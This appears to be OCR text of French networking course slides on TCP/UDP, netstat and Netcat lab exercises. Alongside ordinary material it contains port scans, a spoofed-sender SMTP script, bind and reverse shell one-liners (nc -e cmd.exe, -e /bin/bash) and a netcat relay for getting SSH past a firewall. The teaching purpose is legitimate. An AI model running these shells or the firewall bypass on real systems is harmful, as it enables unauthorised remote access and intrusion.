
Fin d’une connexion (1/2)

La phase de terminaison d'une connexion utilise un handshaking en quatre temps, chaque extrémité de la connexion effectuant sa terminaison de manière indépendante. Ainsi, la fin d'une connexion nécessite une paire de segments FIN et ACK pour chaque extrémité.

Fin d'une connexion (2/2)



En-tête UDP



Source : http://nmap.org/book/tcpip-ref.html

Exemple de trafic TCP et UDP

Voici un exemple de trafic TCP et UDP obtenu à partir de la commande :

`wget http://cisco.goffinet.org/logo.png`

- **Résolution DNS (UDP)**
- **Trafic HTTP (TCP)**

On apprendra à distinguer :

- les numéros de ports source et destination
- les numéros de séquence et d'acquittement
- les trois étapes établissement, maintien et fin d'une connexion

Références

1 Fonctionnement de TCP

- 1.1 Structure d'un segment TCP
- 1.2 Établissement d'une connexion
- 1.3 Transferts de données
  - 1.3.1 Numéros de séquence et d'acquittement
  - 1.3.2 Somme de contrôle
  - 1.3.3 Temporisation
  - 1.3.4 Contrôle de flux
  - 1.3.5 Contrôle de congestion
  - 1.3.6 Autres
- 1.4 Terminaison d'une connexion


2 Ports TCP

3 Protocole UDP

2. Connexion aux applications

Objectifs

- Travail individuel
- Tester la connexion aux services applicatifs
- Le logiciel Telnet doit être installé sous W7



ipconfig /all

- ipconfig /all double pile ipv4 ipv6
- Comment obtenir des paramètres d'interface IPv4/IPv6 sous Windows ?

netstat

netstat, pour « network statistics », est une ligne de commande affichant des informations sur les connexions réseau, les tables de routage et un certain nombre de statistiques dont ceux des interfaces, sans oublier les connexions masquées, les membres multicast, et enfin, les messages netlink. La commande est disponible sous Unix (et ses dérivés dont Linux) et sous Windows NT compatibles.

Paramètres netstat

Les paramètres utilisés avec cette commande doivent être préfixés avec un « moins » plutôt qu'un slash (/).

-a : Affiche toutes les connexions TCP actives et les ports TCP et UDP sur lesquels l'ordinateur écoute.

-b : Affiche le nom du programme impliqué dans la création de chaque connexion et ports ouverts (Windows uniquement).

-p : Affiche le nom du programme impliqué dans la création de chaque connexion et le PID associé (Linux uniquement).

-e : Affiche les statistiques ethernet comme le nombre d'octets et de paquets envoyés et reçus. Ce paramètre peut être combiné avec -s.

-n : Affiche les connexions TCP actives, cependant les adresses et les ports sont affichés au format numérique, sans tentative de résolution de nom.

-o : Affiche les connexions TCP actives et inclut l'identifiant du processus (PID) pour chaque connexion. Vous pouvez retrouver la correspondance entre les PID et les applications dans le gestionnaire des tâches de Windows. Ce paramètre peut être combiné avec -a, -n et -p. Ce paramètre est disponible sous Windows XP, et Windows 2003 Server mais pas sous Windows 2000.

-i : Affiche les interfaces réseaux et leur statistiques (non disponibles sous Windows).

-r : Affiche le contenu de la table de routage (équivalent à route print sous Windows).

-s : Affiche les statistiques par protocole. Par défaut, les statistiques sont affichées pour IP, IPv6, ICMP, ICMPv6, TCP, TCPv6, UDP et UDPv6. L'option -p peut être utilisée pour spécifier un sous-jeu de la valeur par défaut.

/? : Affiche l'aide (seulement sous Windows).

Premier test en TCP

1. Dans une console ouvrez une connexion sur le serveur Web de Google :

```
telnet www.google.com 80
```

2. Dans une seconde console, visualisez les connexions TCP en cours, leur état. Veuillez les noter.
3. Dans la première console, envoyez la commande :

```
GET / http/1.1
Host: www.google.com
```

4. Dans la seconde console, visualiser les connexions TCP en cours, leur état. Veuillez les noter.
5. Essayer d'autres destinations : http://cisco.foo.bar

Une exemple de capture est disponible ici : http://www.cloudshark.org/captures/532fff058a82 (Simple HTTP transfer of a PNG image using wget)

3. Couteau suisse TCP/UDP

Objectifs

- Travail en solo ou en équipe :
  - topologie client
  - topologies client/server
  - pare-feu
- Monter des sessions TCP et UDP avec Netcat :
  - dans le LAN
  - dans l'Internet
  - A travers un pare-feu
- Rapport de lab

Netcat

- Netcat est un utilitaire Unix simple qui permet de gérer les sockets (connexions réseaux), c'est-à-dire qu'il est capable d' établir n'importe qu'elle connexion à un serveur, en choisissant le port, l'IP etc.
- Il est conçu pour être un outil "back-end " et peut-être utilisé directement par d'autres programmes et/ou scripts.
- Netcat est distribué librement sous la licence GNU Licence Publique Générale (GPL).

Netcat pour Windows

Cliquez sur l'image pour télécharger le logiciel.

http://joncraton.org/files/nc111nt.zip

Syntaxe de Netcat

```
$ nc -h
[v1.10]
connect to somewhere: nc [-options] hostname port[s] [ports] ...
listen for inbound:   nc -l -p port [-options] [hostname] [port]
options:
    -g gateway   source-routing hop point[s], up to 8
    -G num       source-routing pointer: 4, 8, 12, ...
    -h           this cruft
    -i secs      delay interval for lines sent, ports scanned
    -l           listen mode, for inbound connects
    -n           numeric-only IP addresses, no DNS
    -o file      hex dump of traffic
    -p port      local port number
    -r           randomize local and remote ports
    -s addr      local source address
    -u           UDP mode
    -v           verbose [use twice to be more verbose]
    -w secs      timeout for connects and final net reads
    -z           zero-I/O mode [used for scanning]
port numbers can be individual or ranges: lo-hi [inclusive]
```

Labs à réaliser

Topologies client :

- Scan de ports et multi-ports
- Trafic Legacy (HTTP, SMTP, ...)
- Torify du trafic netcat

Topologies client/serveur :

- Charge TCP/UDP en ASCII (chat)
- Transfert de fichier
- Backdoor Shell
- Reverse Backdoor Shell
- Relay à travers un proxy filtrant

Consoles nécessaires


1. Ouvrez un bloc-note gdrive pour y collecter vos essais (à partager avec le prof).
2. Une machine (topologies client) dans un premier temps ou deux machines (topologies client/server).
3. Une console de commande pour Netcat (Linux ou Windows).
4. Une console de diagnostic (netstat ou ipconfig).
5. Wireshark ou tcpdump.
6. Sous Windows configurer le pare-feu finement.

4. Topologies client

Topologie client

1. Requêtes Legacy (HTTP, SMTP, ...)
2. Enumération du réseau
3. Port Scanning/Banner gathering
4. Torify du trafic netcat (mail p.ex)

Netcat TCP/UDP client



Legacy TCP/UDP Server

Scan de ports

```
nc -v -w 1 -z cisco.foo.bar 80
cisco.foo.bar [8.9.10.11] 80 (http)  open
nc -vzw 1 cisco.foo.bar 22
cisco.foo.bar [8.9.10.11] 22 (ssh)  open
nc -vzw 1 cisco.foo.bar 23
cisco.foo.bar [8.9.10.11] 23 (telnet) : Connection refused
nc -vzw 1 cisco.foo.bar 53
cisco.foo.bar [8.9.10.11] 53 (domain) : Connection refused
nc -vzw 1 cisco.foo.bar 8080
cisco.foo.bar [8.9.10.11] 8080 (http-alt)  open
nc -vzw 1 cisco.foo.bar 25
cisco.foo.bar [8.9.10.11] 25 (smtp) : Connection refused
nc -vzw 1 relay.skynet.be 25
relay.skynet.be [195.238.5.128] 25 (smtp)  open
nc -vzw 1 8.8.8.8 53
google-public-dns-a.google.com [8.8.8.8] 53 (domain)  open
```

Scan Multi-ports

```
nc -vzw 1 cisco.foo.bar 1-255
cisco.foo.bar [8.9.10.11] 143 (imap) open
cisco.foo.bar [8.9.10.11] 111 (sunrpc) open
cisco.foo.bar [8.9.10.11] 110 (pop3) open
cisco.foo.bar [8.9.10.11] 80 (http) open
cisco.foo.bar [8.9.10.11] 22 (ssh) open
```

Que se passe-t-il avec l'option -r ?


```
nc -rvzw 1 cisco.foo.bar 1-255
```

Quelles sont les sessions TCP qui indiquent un port ouvert ou fermé ?

Ports ouverts / ports fermés

Quelles sont les sessions TCP qui indiquent un port ouvert ou fermé ?

```
nc -vzw 1 cisco.foo.bar 80-81 :
```



Banner Gathering

```
nc -v cisco.foo.bar 22
cisco.foo.bar [8.9.10.11] 22 (ssh) open
SSH-2.0-OpenSSH_5.5p1 Debian-6+squeeze1
echo -e "HEAD / HTTP/1.0\n" | nc -v cisco.foo.bar 80
cisco.foo.bar [8.9.10.11] 80 (http) open
HTTP/1.1 400 Bad Request
Date: Sun, 12 Jan 2014 15:32:26 GMT
Server: Apache/2.2.16 (Debian)
Vary: Accept-Encoding
Content-Length: 310
Connection: close
Content-Type: text/html; charset=iso-8859-1
...
```

Script d'envoi SMTP (1/3)

```
#!/bin/bash
# script to send test mail with netcat.
# expects the following arguments:
# 1. recepient mail server
# 2. port (typically 25 or 465)
# 3. mail from (e.g. from@example.com)
# 4. mail to (e.g. to@example.com)

# for mail_input function
from=$3
to=$4

# error handling
function err_exit { echo -e 1>&2; exit 1; }

# check if proper arguments are supplied
if [ $# -ne 4 ]; then
  echo -e "\n Usage error!"
  echo " This script requires four arguments:"
  echo " 1. recepient mail server"
  echo " 2. port (typically 25 or 465)"
  echo " 3. mail from (e.g. from@example.com)"
  echo " 4. mail to (e.g. to@example.com)"
  exit 1
fi
```

*Basé sur : http://giantdorks.org/alain/smtp-test-message-via-shell-script-using-netcat-instead-of-telnet/

Script d’envoi SMTP (2/3)

```
# create message
function mail_input {
#  echo "ehlo $(hostname -f)"
  echo "ehlo 10.10.10.10"
  echo "MAIL FROM: <$from>"
  echo "RCPT TO: <$to>"
  echo "DATA"
  echo "From: <$from>"
  echo "To: <$to>"
  echo "Subject: Testing one two three"
  echo "This is only a test. Please do not panic.
If this works, then all is well, else all is not well."
  echo "In closing, Lorem ipsum dolor sit amet,
consectetur adipiscing elit."
  echo "."
  echo "quit"
}
```

```
# test
#mail_input

# send
mail_input | nc $1 $2 || err_exit
```

Script d'envoi SMTP (3/3)

```
vi smtp-test.sh
chmod +x smtp-test.sh
./smtp-test.sh relay.skynet.be 25 zozo@zozo.be goffinet@goffinet.eu
220 relay.skynet.be ESMTP
250-relay.skynet.be
250-8BITMIME
250 SIZE 16777216
250 sender <zozo@zozo.be> ok
250 recipient <goffinet@goffinet.eu> ok
354 go ahead
250 ok:  Message 170208462 accepted
221 relay.skynet.be
```

* relay.skynet.be 25 -> trafic SMTP autorisé par le FAI

Test à faire chez son propre FAI ou un relai SMTP ouvert.

Message reçu (1/2)

```
Delivered-To: goffinet@goffinet.eu
Received: by 10.182.155.65 with SMTP id vu1csp53918obb;
        Sat, 11 Jan 2014 20:21:59 -0800 (PST)
X-Received: by 10.194.85.75 with SMTP id f11mr15767833wjz.
47.1389500518905;
        Sat, 11 Jan 2014 20:21:58 -0800 (PST)
Return-Path: <zozo@zozo.be>
Received: from mailrelay005.isp.belgacom.be (mailrelay005.isp.belgacom.be.
[195.238.6.171])
        by mx.google.com with ESMTP id bp4si6953453wjb.
110.2014.01.11.20.21.58
        for <goffinet@goffinet.eu>;
        Sat, 11 Jan 2014 20:21:58 -0800 (PST)
Received-SPF: softfail (google.com: domain of transitioning zozo@zozo.be
does not designate 195.238.6.171 as permitted sender ) client-ip=195.
238.6.171;
Authentication-Results: mx.google.com;
```

Message reçu (2/2)

```
spf=softfail (google.com: domain of transitioning zozo@zozo.be does not
designate 195.238.6.171 as permitted sender) smtp.mail=zozo@zozo.be
Message-Id: <073a06$ornfl8@relay.skynet.be>
Date: 12 Jan 2014 05:21:36 +0100
X-Belgacom-Dynamic: yes
X-IronPort-Anti-Spam-Filtered: true
X-IronPort-Anti-Spam-Result:
AnGJADQY0lJtgd8C/2dsb2JhbABagwtwB4IvJ4J1okgBkg4BYxd0gkWBeiSIGwGaEpQypGSCZ4
E6BKosg2k
Received: from 2.223-129-109.adsl-dyn.isp.belgacom.be (HELO 10.10.10.10)
([109.129.223.2])
  by relay.skynet.be with ESMTP; 12 Jan 2014 05:21:36 +0100
From: <zozo@zozo.be>
To: <goffinet@goffinet.eu>
Subject: Testing one two three

This is only a test. Please do not panic. If this works, then all is well,
else all is not well.
In closing, Lorem ipsum dolor sit amet, consectetur adipiscing elit.
```

Connaître son adresse IP publique

```
nc -v checkip.eurodyndns.org 80
checkip.eurodyndns.org [80.92.65.89] 80 (http) open

GET http://checkip.eurodyndns.org/ HTTP/1.0\n

HTTP/1.1 200 OK
Date: Sun, 12 Jan 2014 15:46:47 GMT
Server: Apache
Content-Length: 160
Keep-Alive: timeout=15, max=189
Connection: close
Content-Type: text/html; charset=UTF-8

<html><head><title>Current IP Check</title></head>
<body bgcolor=white text=black>
Current IP Address: 109.129.223.2
<br>Hostname: 109.129.223.2
</body></html>
```

Torify le trafic netcat

Tor permet de rendre anonymes tous les échanges Internet basés sur le protocole de communication TCP.


```
ncat --proxy 127.0.0.1:9050 --proxy-type socks4 checkip.eurodyndns.org 80
GET http://checkip.eurodyndns.org/ HTTP/1.0\n

HTTP/1.1 200 OK
Date: Sun, 12 Jan 2014 15:49:32 GMT
Server: Apache
Content-Length: 169
Keep-Alive: timeout=15, max=189
Connection: close
Content-Type: text/html; charset=UTF-8

<html><head><title>Current IP Check</title></head>
<body bgcolor=white text=black>
Current IP Address: 109.163.234.5
<br>Hostname: hessel3.torservers.net
</body></html>
```

5. Topologies client/serveur

Topologie client/server



Sockets et sessions TCP maîtrisées

- Vérifiez les sessions établies dans une seconde console
- Ouverture d'un socket en mode listening du port 1337 (**Serveur** TCP 1337), dans la console :

  `nc -l -p 1337`

  Pour faire très simple, on ouvre le port 1337 sur notre machine en local et on tend l'oreille !


  (Il vaut mieux autoriser le pare-feu)
- Connexion du **client** au serveur

  `nc cisco.foo.bar 1337`

Chat TCP1337

Résultat :

http://www.cloudshark.org/captures/b648fa680eae



Client/Serveur UDP

Le paramètre -u monte des sessions UDP.

- Illustrez ce cas dans un exemple.
- Capturez ce trafic et comparez aux messages de chat en TCP.

Transfert de fichiers

Un fichier à transférer “file.txt” du serveur Alice au client Bob (download).

Serveur Alice

```
nc -l 4444 < file.txt
```

Client Bob

```
nc -n 192.168.1.100 4444 > file.txt
```

Un fichier à transférer “file.txt” du client Bob au serveur Alice (upload)

Serveur Alice

```
nc -l 4444 > file.txt
```

Client Bob

```
nc 192.168.1.100 4444 < file.txt
```

Encryption du trafic avec openssl

Serveur

```
nc -l 4444 | openssl enc -d -des3 -pass pass:password > file.txt
```

Client

```
openssl enc -des3 -pass pass:password | nc 192.168.1.100 4444
```

Backdoor

Pour exécuter une attaque Backdoor :

Sur la machine à joindre

```
nc -l -p 3333 -v -e cmd.exe
```

ou

```
nc -l -p 3333 -v -e /bin/bash -i
```

Sur la machine distante

```
nc 8.9.10.11 3333
```

Oui mais comment traverser un pare-feu ?

Reverse Backdoor


Pour exécuter une attaque Backdoor :

Sur la machine à joindre

```
nc -l -p 3333
```

Sur la machine distante

```
nc 8.9.10.11 3333 -e cmd.exe
```



Configuration relay

Sometimes its useful to have little things like this available. But first, let me outline the scenario :

- You want ssh connection with a system
- The firewall is blocking inbound SSH connections

Assuming that you already have some sort of shell access on the target machine, This is your nice little work around:

```
$ mknod redirect p
$ nc -l -p [permitted_inbound_port] 0< redirect | nc 127.0.0.1 22 1> redirect
```

It works with two simply steps:

- Creates a named pipe using the first command.
- Creates a netcat listener that will redirect incoming connections to our pipe, which in turn uses the contents of our pipe as the input for an ssh connection to localhost on the target machine.

To connect, you simply connect to the machine using the appropriate login, yet with a different port:

```
$ ssh [login]@[target] -p [port_of_netcat_listener]
```

- See more at: http://securityreliks.securegossip.com/2010/09/standard-netcat-relay/#sthash.96q4grRq.dpuf

Source : http://securityreliks.securegossip.com/2010/09/standard-netcat-relay/

6. Travail de laboratoire

Exercices

Mettre en oeuvre chaque attaque du document et rendre un travail qui reprend la réalisation de trois scripts :

- Script qui scanne une plage d'adresses IP et de ports en guise de paramètres.
